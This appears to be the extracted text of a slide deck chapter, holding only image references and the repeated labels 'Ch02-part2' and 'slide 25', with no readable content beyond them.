
Ch02-part2


slide 25:





Ch02-part2


slide 25:



